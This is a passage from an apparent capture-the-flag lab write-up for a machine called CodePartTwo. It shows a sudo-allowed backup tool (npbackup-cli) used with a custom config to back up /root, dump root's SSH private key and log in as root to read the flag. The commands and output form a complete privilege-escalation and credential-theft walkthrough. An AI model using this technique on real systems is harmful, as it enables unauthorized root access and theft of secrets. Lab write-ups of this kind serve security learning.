2025-12-30 21:14:24,328 :: INFO :: Listing snapshots of repo default
ID        Time                 Host        Tags        Paths          Size
--------------------------------------------------------------------------------
35a4dac3  2025-04-06 03:50:16  codetwo                 /home/app/app  48.295 KiB
--------------------------------------------------------------------------------
1 snapshots
2025-12-30 21:14:26,993 :: INFO :: Snapshots listed successfully
2025-12-30 21:14:26,993 :: INFO :: Runner took 2.665257 seconds for snapshots
2025-12-30 21:14:26,993 :: INFO :: Operation finished
2025-12-30 21:14:27,002 :: INFO :: ExecTime = 0:00:02.716347, finished, state is: success.
And I ran the backup.
marco@codeparttwo:/tmp/tmp.uR9LCRoFEY$ sudo /usr/local/bin/npbackup-cli -c bu.conf --backup
2025-12-30 21:14:58,684 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-12-30 21:14:58,714 :: INFO :: Loaded config 09F15BEC in /tmp/tmp.uR9LCRoFEY/bu.conf
2025-12-30 21:14:58,727 :: INFO :: Searching for a backup newer than 1 day, 0:00:00 ago
2025-12-30 21:15:01,137 :: INFO :: Snapshots listed successfully
2025-12-30 21:15:01,138 :: INFO :: No recent backup found in repo default. Newest is from 2025-04-06 03:50:16.222832+00:00
2025-12-30 21:15:01,138 :: INFO :: Runner took 2.411313 seconds for has_recent_snapshot
2025-12-30 21:15:01,139 :: INFO :: Running backup of ['/root/'] to repo default
2025-12-30 21:15:02,407 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excluded_extensions
2025-12-30 21:15:02,408 :: ERROR :: Exclude file 'excludes/generic_excluded_extensions' not found
2025-12-30 21:15:02,408 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excludes
2025-12-30 21:15:02,408 :: ERROR :: Exclude file 'excludes/generic_excludes' not found
2025-12-30 21:15:02,408 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/windows_excludes
2025-12-30 21:15:02,408 :: ERROR :: Exclude file 'excludes/windows_excludes' not found
2025-12-30 21:15:02,409 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/linux_excludes
2025-12-30 21:15:02,409 :: ERROR :: Exclude file 'excludes/linux_excludes' not found
2025-12-30 21:15:02,409 :: WARNING :: Parameter --use-fs-snapshot was given, which is only compatible with Windows
no parent snapshot found, will read all files

Files:          15 new,     0 changed,     0 unmodified
Dirs:            8 new,     0 changed,     0 unmodified
Added to the repository: 190.612 KiB (39.884 KiB stored)

processed 15 files, 197.660 KiB in 0:00
snapshot c3d861af saved
2025-12-30 21:15:03,746 :: INFO :: Backend finished with success
2025-12-30 21:15:03,749 :: INFO :: Processed 197.7 KiB of data
2025-12-30 21:15:03,750 :: ERROR :: Backup is smaller than configured minmium backup size
2025-12-30 21:15:03,750 :: ERROR :: Operation finished with failure
2025-12-30 21:15:03,750 :: INFO :: Runner took 5.025247 seconds for backup
2025-12-30 21:15:03,750 :: INFO :: Operation finished
2025-12-30 21:15:03,762 :: INFO :: ExecTime = 0:00:05.080851, finished, state is: errors.
When I checked the snapshots again, there was a new one for /root.
marco@codeparttwo:/tmp/tmp.uR9LCRoFEY$ sudo /usr/local/bin/npbackup-cli -c bu.conf -s
2025-12-30 21:16:05,159 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-12-30 21:16:05,189 :: INFO :: Loaded config 09F15BEC in /tmp/tmp.uR9LCRoFEY/bu.conf
2025-12-30 21:16:05,202 :: INFO :: Listing snapshots of repo default
ID        Time                 Host         Tags        Paths          Size
----------------------------------------------------------------------------------
35a4dac3  2025-04-06 03:50:16  codetwo                  /home/app/app  48.295 KiB
c3d861af  2025-12-30 21:15:02  codeparttwo              /root          197.660 KiB
----------------------------------------------------------------------------------
2 snapshots
2025-12-30 21:16:07,614 :: INFO :: Snapshots listed successfully
2025-12-30 21:16:07,614 :: INFO :: Runner took 2.41233 seconds for snapshots
2025-12-30 21:16:07,614 :: INFO :: Operation finished
2025-12-30 21:16:07,622 :: INFO :: ExecTime = 0:00:02.466303, finished, state is: success.
I listed the files in the backup.
marco@codeparttwo:/tmp/tmp.uR9LCRoFEY$ sudo /usr/local/bin/npbackup-cli -c bu.conf --ls
2025-12-30 21:17:56,391 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-12-30 21:17:56,420 :: INFO :: Loaded config 09F15BEC in /tmp/tmp.uR9LCRoFEY/bu.conf
2025-12-30 21:17:56,431 :: INFO :: Showing content of snapshot latest in repo default
2025-12-30 21:17:58,842 :: INFO :: Successfully listed snapshot latest content:
snapshot c3d861af of [/root] at 2025-12-30 21:15:02.424602293 +0000 UTC by root@codeparttwo filtered by []:
/root
/root/.bash_history
/root/.bashrc
/root/.cache
/root/.cache/motd.legal-displayed
/root/.local
/root/.local/share
/root/.local/share/nano
/root/.local/share/nano/search_history
/root/.mysql_history
/root/.profile
/root/.python_history
/root/.sqlite_history
/root/.ssh
/root/.ssh/authorized_keys
/root/.ssh/id_rsa
/root/.vim
/root/.vim/.netrwhist
/root/root.txt
/root/scripts
/root/scripts/backup.tar.gz
/root/scripts/cleanup.sh
/root/scripts/cleanup_conf.sh
/root/scripts/cleanup_db.sh
/root/scripts/cleanup_marco.sh
/root/scripts/npbackup.conf
/root/scripts/users.db

2025-12-30 21:17:58,843 :: INFO :: Runner took 2.411624 seconds for ls
2025-12-30 21:17:58,843 :: INFO :: Operation finished
2025-12-30 21:17:58,852 :: INFO :: ExecTime = 0:00:02.463250, finished, state is: success.
There was an SSH key in root folder. I downloaded it.
marco@codeparttwo:/tmp/tmp.uR9LCRoFEY$ sudo /usr/local/bin/npbackup-cli -c bu.conf --dump /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
...
-----END OPENSSH PRIVATE KEY-----
Then I used it to reconnect as root and read the root flag.
$ vim root_id_rsa

$ chmod 600 root_id_rsa

$ ssh -i root_id_rsa root@target
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue 30 Dec 2025 07:14:01 PM UTC

  System load:           0.0
  Usage of /:            58.0% of 5.08GB
  Memory usage:          27%
  Swap usage:            0%
  Processes:             233
  Users logged in:       1
  IPv4 address for eth0: 10.129.49.212
  IPv6 address for eth0: dead:beef::250:56ff:feb0:e86a


...

Last login: Tue Dec 30 19:14:02 2025 from 10.10.14.28

root@codeparttwo:~# cat root.txt
REDACTED